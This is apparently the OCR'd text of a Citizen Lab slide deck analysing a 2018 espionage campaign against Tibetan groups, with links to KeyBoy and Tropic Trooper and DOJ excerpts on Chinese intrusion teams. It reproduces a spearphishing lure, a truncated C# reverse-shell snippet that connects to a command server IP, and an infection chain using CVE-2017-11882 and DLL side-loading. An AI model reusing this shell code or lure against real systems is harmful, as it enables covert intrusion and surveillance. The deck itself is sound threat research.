Trooping to Taiwan: Technical Sophistication and Connections in Closed Espionage Ecosystems

Matt Brooks, Citizen Lab

Campaign

Connections

Challenges

Conclusion

Campaign

From Tibetan Parliament <tibetanparliament@yahoo.com>

Reply | Reply All | Forward | More

Subject **2018 Calendar Heritage Tibet**

2018-01-22 05:54 PM

To [REDACTED] <>

Dear all,

The Heritage Tibet 2018 wall calendar features twelve beautiful photographs of sites that hold a special significance and connection to the history and people of Tibet. These include the breathtaking Yarlung Valley in southern Tibet, where Tibetans believe their first ancestors originated in the dawn of history; Samye, the first Buddhist monastery, built in the eighth century, which incorporates architectural principles of the major surrounding civilizations that Tibet had dealings with; the renowned Kumbum Monastery, an institute of higher learning whose foundation was laid by the Third Dalai Lama in the sixteenth century; and Derge Parkhang, a cultural treasure in the Kham region of eastern Tibet that contributed to producing thousands of volumes of Tibetan Buddhist treaties.
Please appreciate it.We wish you could fully enjoy it.
Thanking you.
Regards,
Tenzin Rinchen
Tibetan Parliamentary Secretariat


1 attachment: 2018 Calendar Heritage Tibet.ppsx 2.9 MB


Save


DMShell++


```
public class ReverseTCPShell{
public static void run(){
    des de1 = new des("27.126.186.222",443);
    des de2 = new des("27.126.186.222",8080);
    des de3 = new des("27.126.186.222",8100);
    for (; ; ){
        runth(de1.s, de1.d, 20);
        runth(de2.s, de2.d, 20);
        runth(de3.s, de3.d, 20);
        System.Threading.Thread.Sleep(20000);
    }
}
public static void runth(string si, int po, int sl){
    for (; ; ){
        start(si, po, sl);
        System.Threading.Thread.Sleep(sl * 1000);
        return;
    }
}
public static void start(string IP, int port, int SleepTime){
    try{
        tcpClient = new TcpClient();
        if (!tcpClient.Connected){
            tcpClient.Connect(IP, port);
            stream = tcpClient.GetStream();
            streamReader = new StreamReader(stream, System.Te
            streamWriter = new StreamWriter(stream, System.Te
            listen = new Thread(new ParameterizedThreadStart(
            listen.Start(tcpClient);
            while (true){
                if (!isOnline(tcpClient)){
                    streamReader.Close();
                    streamWriter.Close();
                    if (!iscmdexit) {
                        CmdProc.Kill();
                    }
                    tcpClient.Close();
                    return;
```

TIMELINE: 2018 "Resurfaced" Campaign




RTF
Executes an embedded payload through CVE-2017-11882
00101010101
01010000101
11101010101
EXE
Execute 233.ps1 launcher through scheduled tasks every minute
>_
PS1
Powershell launcher in %temp%\233.ps1
>_
PS1
Base64 encoded powershell payload in %temp%\pfine


RTF
Executes an embedded payload through CVE-2017-11882
00101010101
01010000101
11101010101
EXE
Store encrypted configuration in KHCU/Software/KLive/appcon
00101010101
01010000101
11101010101
EXE
Wab.exe installs binaries in C:\ProgramData\Oracle
00101010101
01010000101
11101010101
EXE
Legitimate Windows binary loading wab32res.dll through DLL side loading
00101010101
01010000101
11101010101
EXE
Malicious FakeRun Loader. Decrypt in memory and run the TClient payload


Malware Build Timestamp
Domain Registration
Certificate Creation
Spearphishing Email Sent
5
2
1
4
2
7
4
2
1
2017-07
2017-08
2017-09
2017-10
2017-11
2017-12
2018-01
2018-02
2018-03
2018-04

Campaign Success

- At least one target fell victim
- Interesting post-compromise tactic
  - Detection avoidance?
  - Better server-side component?
  - Hand-off

Campaign Takeaways


- Largely based on publicly available content
- Excellent social engineering, average technical sophistication
  - No 0day
  - Custom implants
- Still successful

Campaign

Connections


Figure 1: Email lure containing malicious document. Note the use of letters ‘r n’ in an attempt to appear as ‘m’ in the sender address.

TIMELINE: KEYBOY EVOLUTION



From: Hulcoop, Brooks, Maynier, Scott-Railton & Crete-Nishihata
It's Parliamentary: KeyBoy and the targeting of the Tibetan Community

CITIZEN LAB 2016


TW Government
Tropic Trooper
TROJ_YAHOYAH
BKDR_YAHAMAM
C2 Infrastructure
BKDR_TCLT
Shares configuration encoding method with “KeyBoy”
Utilized in “2018 Resurfaced” Campaign
KeyBoy
Tibetanparliarnent@yahoo.com
Tibetan Parliamentarians
Central Tibetan Administration
Tibetan Journalists
Tibetan NGOs

Campaign


Connections

Challenges

Connections

- First order - directly observed
- Second order - infrastructure
- Nth order
  - Code reuse ?
  - Shared development technique?
  - Uncommon naming convention?

Closed Espionage Ecosystems



Su Bin

Arrested: 28 June 2014

Sentenced: 13 July 2016

Worked with 2 unnamed co-conspirators to identify and sell information stolen using malware intrusions

Interesting glimpse into resources of people and organizations responsible for malware intrusions

Group Size

16. UC1, located in the PRC, is affiliated with multiple organizations and entities in the PRC. UC2, also located in the PRC, is UC1's supervisor or superior in the organizations and entities with which they are both affiliated. UC1 and UC2 are named as two of the three members of the implementation team that executed the Boeing C-17 exfiltration in a report titled "C-17 work summary" that UC1 e-mailed to UC2.

Source: https://www.justice.gov/opa/pr/chinese-national-pleads-guilty-conspiring-hack-us-defense-contractors-systems-steal-sensitive

Cost

44. The report stated that those involved had received funding in the amount of 2.2 million RMB to build up its team and infrastructure, to construct positions outside the border, and to purchase software and hardware. The report noted, however, that the actual expenditure had been 6.8 million RMB,

Source: https://www.justice.gov/opa/pr/chinese-national-pleads-guilty-conspiring-hack-us-defense-contractors-systems-steal-sensitive

Final Customer

in aerospace technology in the PRC. Starting at least by August of 2009, UC1 began working with SU. UC1 would e-mail SU file directories listing data on the computer systems of U.S. and foreign companies to which UC1 had gained access. SU would then advise UC1 and UC2 what technology to target from those companies. In some instances SU would also seek to sell stolen data obtained by UC1 to entities in the PRC, including to state-owned companies, for their personal profit.

Source: https://www.justice.gov/opa/pr/chinese-national-pleads-guilty-conspiring-hack-us-defense-contractors-systems-steal-sensitive

Final Customer

48. On April 5, 2010, 10:52, SU sent a reply e-mail to UC1 stating "I understand that it's very urgent for you. It's not that easy to sell the information. If money is collected for

Source: https://www.justice.gov/opa/pr/chinese-national-pleads-guilty-conspiring-hack-us-defense-contractors-systems-steal-sensitive

Additional Collection Priorities

b. Other "Past Achievements" listed were obtaining military technology in Taiwan and files held by various groups within China, including the "Democracy Movement," and the "Tibetan Independence Movement." The report concluded by noting

Source: https://www.justice.gov/opa/pr/chinese-national-pleads-guilty-conspiring-hack-us-defense-contractors-systems-steal-sensitive

Campaign

Connections

Challenges

Conclusion

Parting Thoughts

- There are enough public, basic tools enabling average actors to cause harm
- Closed espionage ecosystems make it difficult to accurately segment and describe harms
- Interesting future work to be done on formal methods and campaign connections

Civil Society Coordination Problem

Victims -› Researchers

- Awareness
- Lack of trusted contacts
- Privacy concerns
- Researcher incentives

Researchers -› Victims

- “Nexus-only” knowledge
- Lack of trusted contacts
- Cannot close the loop
- Investigative concerns

The Public's Problem

- The public interest is in having a safe, healthy, and fully-functioning society
- Civil Society has long been a part of pushing societal limits
- Internet plays an increasingly critical role
- Awareness of targeted surveillance impacts to CSOs is important

Thanks

- Fellow Labbers
- Tibetan Action Institute
- PassiveTotal